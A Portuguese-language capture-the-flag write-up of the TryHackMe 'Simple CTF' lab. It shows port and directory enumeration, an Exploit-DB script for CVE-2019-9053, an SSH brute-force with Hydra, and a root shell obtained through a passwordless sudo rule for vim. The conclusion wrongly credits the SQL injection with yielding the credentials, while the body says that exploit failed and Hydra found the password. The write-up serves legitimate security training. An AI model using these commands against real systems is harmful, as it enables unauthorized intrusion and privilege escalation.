Simple CTF – TryHackMe

Dificuldade: fácil

11/04/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 3
3. Exploração 4
4. Escalada de Privilégios 8
5. Conclusão 9
6. Referencias 9

1. Visão Geral

O desafio consiste na exploração de uma máquina Linux cujo vetor de entrada principal é uma aplicação web vulnerável. A superfície de ataque envolve a enumeração de serviços e diretórios, levando à identificação de um CMS desatualizado suscetível a SQL Injection. A exploração permite a obtenção de credenciais válidas, utilizadas para acesso remoto via SSH. Posteriormente, a análise do sistema revela configurações inadequadas de privilégios, possibilitando a elevação para acesso administrativo completo.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, realizei o acesso ao endereço IP da máquina por meio de um navegador web. Como resultado, foi exibida a página padrão do Ubuntu, indicando que o servidor web estava ativo e em funcionamento.



Figura 1 – Página rodando no index

Para uma análise inicial, apesar de se tratar de uma página padrão realizei a inspeção do código-fonte HTML com o intuito de identificar possíveis informações ocultas, como comentários, caminhos de diretórios ou indícios de tecnologias utilizadas.

```
Ctrl + U
```

No entanto, não encontrei nenhuma informação relevante para o avanço da exploração.

2.2 Enumeração de portas

Dessa forma, realizei uma varredura de portas no servidor utilizando a ferramenta nmap, para isso, utilizei o seguinte comando:

```
nmap -T4 <IP do alvo>
```



Figura 2 – Resultado da varredura com nmap

Depois, realizei uma varredura mais detalhada, com o objetivo de identificar as versões dos serviços em execução, utilizando o comando:

```
nmap -sV -T4 <IP do alvo>
```



Figura 3 – Resultado da varredura com nmap com versão

Essa etapa foi fundamental para obter informações mais específicas sobre os serviços, permitindo a identificação de possíveis vulnerabilidades associadas às versões detectadas.

3. Exploração

Mesmo identificando a versão do Apache (2.4.18), observei que havia diversas vulnerabilidades associadas, o que dificultou a escolha de um caminho específico para exploração inicial.

Diante disso, optei por explorar outros serviços disponíveis na máquina, com foco no FTP, na tentativa de encontrar informações adicionais. Dessa forma, encontrei uma mensagem contendo críticas ao desenvolvedor do sistema. Nessa mensagem, era informado que ele utilizava a mesma senha para o usuário do sistema, além de destacar que a senha era extremamente fraca, sendo facilmente quebrada.

```
┌──(kali㉿kali)-[~]
└─$ cat ForMitch.txt
Dammit man ... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so we
ak ... i cracked it in seconds. Gosh ... what a mess!
```

Figura 4 – Mensagem encontrada

A partir dessa evidência, inferi que o serviço SSH poderia estar vulnerável a ataques de força bruta ou tentativa de login com senhas comuns.

Diante disso, optei por realizar uma enumeração de diretórios no servidor web, com o objetivo de identificar páginas ocultas que pudessem fornecer mais informações relevantes para a exploração. Para essa etapa, utilizei a ferramenta Gobuster com a seguinte configuração:

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
html,php,txt
```

```
index.html (Status: 200) [Size: 11321]
index.html (Status: 200) [Size: 11321]
robots.txt (Status: 200) [Size: 929]
robots.txt (Status: 200) [Size: 929]
server-status (Status: 403) [Size: 300]
simple (Status: 301) [Size: 313] [--> http://10.64.164.16/simple/]
Progress: 15432 / 18452 (83.63%)[ERROR] error on word stories: timeout occurred during the request
```

Figura 5 – Resultado gobuster

Durante a enumeração de diretórios, foi identificado o arquivo **robots.txt**, o qual eu não tinha explorado inicialmente.

```
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
#   This file tells search engines not to index your CUPS server.
#
#   Copyright 1993-2003 by Easy Software Products.
#
#   These coded instructions, statements, and computer programs are the
#   property of Easy Software Products and are protected by Federal
#   copyright law.  Distribution and use rights are outlined in the file
#   "LICENSE.txt" which should have been included with this file.  If this
#   file is missing or damaged please contact Easy Software Products
#   at:
#
#       Attn: CUPS Licensing Information
#       Easy Software Products
#       44141 Airport View Drive, Suite 204
#       Hollywood, Maryland 20636-3111 USA
#
#       Voice: (301) 373-9600
#       EMail: cups-info@cups.org
#         WWW: http://www.cups.org
#

User-agent: *
Disallow: /


Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```

Figura 5 – Robots.txt

Essa diretiva indica que mecanismos de busca não devem indexar o diretório especificado, o que pode sugerir a presença de uma aplicação sensível ou administrativa.

Com base nessa informação, tentei acesso direto ao diretório identificado. No entanto, o servidor retornou um erro **"Not Found"**, indicando que o recurso não estava acessível diretamente ou que o caminho pode estar incompleto.



Figura 6 – Tentativa da página

Diante da indisponibilidade do diretório anteriormente identificado, optei por testar o /simple/, que apresentava uma aplicação web ativa.

Ao analisar a página, foi possível identificar a tecnologia utilizada, bem como sua versão, sendo **CMS Made Simple,** e essa informação foi fundamental para diminuir as opções de vulnerabilidades conhecidas associadas a essa versão específica do sistema.

Figura 7 – versão da página/simple/

A partir da versão da aplicação no diretório `/simple/`, identifiquei a vulnerabilidade CVE-2019-9053, associada à versão específica do CMS Made Simple, caracterizada como uma falha de SQL Injection.



Figura 8 – CVE encontrado

Com essa descoberta, foi possível direcionar a exploração de forma mais precisa. Assim, foi identificado um exploit público disponível, capaz de automatizar a exploração da vulnerabilidade. O exploit utilizado foi obtido a partir da plataforma Exploit Database. A partir disso, foi realizada a tentativa de exploração utilizando o script disponibilizado, conforme o comando abaixo:

```
python2 46635.py -u http://<IP_DO_ALVO>/simple/ --crack -w
/usr/share/wordlists/rockyou.txt
```

No entanto, devido a instabilidades durante a execução do script e falhas recorrentes no processo de exploração, não foi possível concluir a quebra da senha por esse método, mesmo após múltiplas tentativas.



Figura 9,10,11 – Erros na execução

Diante disso, utilizei uma abordagem alternativa, realizei um ataque de força bruta controlado diretamente no serviço SSH por meio da ferramenta Hydra, uma vez que o nome de usuário havia sido previamente identificado durante a exploração anterior.

Assim, foi utilizado o seguinte comando:

```
hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://<IP> -s 2222
```



Figura 12 – Senha achada

Dessa forma, foi realizada uma tentativa de autenticação no serviço SSH utilizando as credenciais obtidas, resultando em acesso bem-sucedido ao sistema.

```
ssh usuario@<ip alvo> -p 2222
```



Figura 13 – Acesso ao SSH

Após obter acesso ao serviço SSH, foi realizada a exploração dos diretórios disponíveis no sistema e foi possível acessar a primeira flag.

Figura 13 – Acesso ao SSH

Em seguida, foi identificado o diretório ao qual não possuía permissões de acesso, indicando a necessidade de realizar a etapa de escalonamento de privilégios.

```
$ cd /home
$ ls
mitch  sunbath
$ cd sunbath
-sh: 5: cd: can't cd to sunbath
```

Figura 14 – Erro de acesso

4. Escalada de Privilégios

Dessa forma, iniciou-se o processo de escalonamento de privilégios. Para identificar possíveis vetores de exploração, foi utilizado o comando abaixo, responsável por buscar arquivos com permissão **SUID**

```
find / -perm -4000 2>/dev/null
```

```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping
/bin/mount
/bin/umount
/bin/ping6
/bin/fusermount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

Figura 15 – SUID

Durante a análise dos resultados, foi identificado o binário `sudo` na lista. A partir disso, executei o seguinte comando para verificar as permissões do usuário:

```
sudo -l
```

```
Last login: Sun Apr 12 15:03:40 2026 from 192.168.222.126
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Figura 16 – Resultado do comando sudo -l

A saída revelou que o usuário poderia executar o binário `/usr/bin/vim` com privilégios de root, sem a necessidade de senha e com base nessa configuração, realizei a exploração utilizando o seguinte comando:

```
sudo vim -c ':!/bin/bash'
```

A execução desse comando permitiu a abertura de um shell com privilégios resultando no acesso root ao sistema. Dessa forma, foi possível concluir a etapa de escalonamento de privilégios e obter a última flag da máquina.



Figura 17 – Captura da última flag

5. Conclusão

A exploração iniciou-se com a enumeração de serviços utilizando Nmap e Gobuster, permitindo a identificação de um CMS vulnerável a SQL Injection. A vulnerabilidade foi explorada para obtenção de credenciais válidas, que possibilitaram acesso via SSH. Durante a pós-exploração, foi identificada uma configuração inadequada no sudoers, permitindo a execução do Vim com privilégios elevados. O abuso dessa permissão resultou na elevação de privilégios para root e na obtenção da flag final.

6. Referencias

https://nvd.nist.gov/vuln/detail/CVE-2019-9053
https://www.exploit-db.com/exploits/46635
https://gtfobins.org/gtfobins